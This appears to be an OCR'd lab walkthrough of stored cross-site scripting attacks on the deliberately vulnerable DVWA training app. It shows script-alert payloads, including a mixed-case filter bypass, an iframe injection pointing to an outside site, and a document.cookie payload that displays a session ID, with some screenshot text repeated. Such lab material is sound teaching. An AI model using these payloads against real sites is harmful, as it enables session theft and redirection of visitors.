
Screnshot 2

in the **Name** * field enter the payload **`<ScRipt>alert("You are hacked!")</ScRipt>`**
In the **Message *** field you can type any text you like and then click **Sign Guestbook**.

An XSS alert popup box will appear with the words **You are hacked!**.

Because the XSS payload is stored in the guestbook, the alert popup box will appear each time the page is refreshed or each time other users visit the page.

The popup confirms you have successfully exploited Stored XSS vulnerability at the Medium level of security



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name:


dvwa.vm

You are hacked!

## Perform a Stored XSS attack at High security level.

Type the string **Test#1** in the **Name*** field and type **Stored XSS Test** in the **Message *** field. Click **Sign Guestbook**.
View the page source code and search for the **Test#1** and **XSS Test** strings.

Both **Test#1** and **XSS Test** should be in the page source code indicating that the two input fields may be vulnerable to a Stored XSS attack. See screenshot 2


dvwa.vm/vulnerabilities/xss_s/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name *

Message *

Sign Guestbook

Name: test
Message: This is a test comment.

Name: Test#1
Message: Stored XSS Test


**More Information**

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

**Username:** admin
**Security Level:** high
**PHPIDS:** disabled

View Source | View Help

Screenshot 1


view-source:http://dvwa.vm/vulnerabilities/xss_s/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec


```
            <div id="main_body">


<div class="body_padded">
    <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">
        <form method="post" name="guestform" onsubmit="return validate_form(this)">
            <table width="550" border="0" cellpadding="2" cellspacing="1">
                <tr>
                    <td width="100">Name *</td>
                    <td><input name="txtName" type="text" size="30" maxlength="10"></td>
                </tr>
                <tr>
                    <td width="100">Message *</td>
                    <td><textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea></td>
                </tr>
                <tr>
                    <td width="100">&nbsp;</td>
                    <td><input name="btnSign" type="submit" value="Sign Guestbook" onClick="return checkForm();"></td>
                </tr>
            </table>

        </form>

    </div>
    <br />

    <div id="guestbook_comments">Name: test<br />Message: This is a test comment.<br /></div>
<div id="guestbook_comments">Name: Test#1<br />Message: Stored XSS Test<br /></div>
<div id="guestbook_comments">Name: Test#1<br />Message: Stored XSS Test<br /></div>

    <br />

    <h2>More Information</h2>
    <ul>
        <li><a href="http://hiderefer.com/?https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)" target="_blank">h
        <li><a href="http://hiderefer.com/?https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet" target="_blan
        <li><a href="http://hiderefer.com/?https://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">https://e
        <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecuri
        <li><a href="http://hiderefer.com/?http://www.scriptalert1.com/" target="_blank">http://www.scriptalert1.com/</a
```

Screenshot 2

Enter **Test#1** in the **Name** * box and enter the following payload in the **Message** * box and click **Sign Guestbook**.
```
<ScRipt>alert("You are hacked!")</ScRipt>
```

No popup box will appear. Refreshing the page will not cause the alert popup box to appear either.

This means that there is code in the site backend that is sanitizing the user input from the **Message** * field.



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: Test#1
Message: Stored XSS Test

Name: Test#1
Message: Stored XSS Test

Name: Test#1
Message: alert(\"You are hacked!\")

More Information


- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

## Perform a stored iframe exploit.

Type the string **iframe** in the **Name*** field and type the following message in the **Message** * field. click **Sign Guestbook**.
```
<iframe src="http://h4cker.org"></iframe>
```

The H4cker website should now be displayed under the iframe test message. -See screenshot 2

This is a powerful exploit because the threat actor could send the browser to a malicious website.


dvwa.vm/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name * iframe

Message * <iframe src="http://h4cker.org"></iframe>

Name: test
Message: This is a test comment.


Name: Test#1
Message: Stored XSS Test

Name: Test#1
Message: Stored XSS Test

Name: Test#1
Message: alert(\"You are hacked!\")

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/


dvwa.vm/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: Test#1
Message: Stored XSS Test

Name: Test#1
Message: Stored XSS Test

Name: Test#1
Message: alert(\"You are hacked!\")

Name: iframe
Message:

Hmm. We're having trouble finding that site

More Information

Screenshot 2


## Perform a stored cookie exploit.

Stealing the cookies of website visitors has security implications. Cookies contain information about how and when users visit a web site and sometimes authentication information, such as usernames and passwords. Without proper security measures, a threat actor can capture cookies and use them to impersonate specific users and gain access to their information and accounts.

Type the string **cookie** in the **Name*** field and type the following message in the **Message** * field. click **Sign Guestbook**.
`<script>alert(document.cookie)</script>`

A popup box with the cookie will be presented. This is a cookie that PHP uses to keep of track of running sessions.

An exploit could modify the XSS script to have the cookie sent to another destination rather than just displaying it.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * Cookie


Message * <script>alert(document.cookie)</script>

Name: test
Message: This is a test comment.

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Username: admin
Security Level: low
PHPIDS: disabled



Vulnerability: Stored Cross Site Scripting (XSS)

Name * Cookie

Message * <script>alert(document.cookie)</script>

Name: test
Message: This is a test comment.

dvwa.vm

PHPSESSID=qjl1v3ea0pdvb2alelrd5p98u6; security=low

Username: admin
Security Level: low
PHPIDS: disabled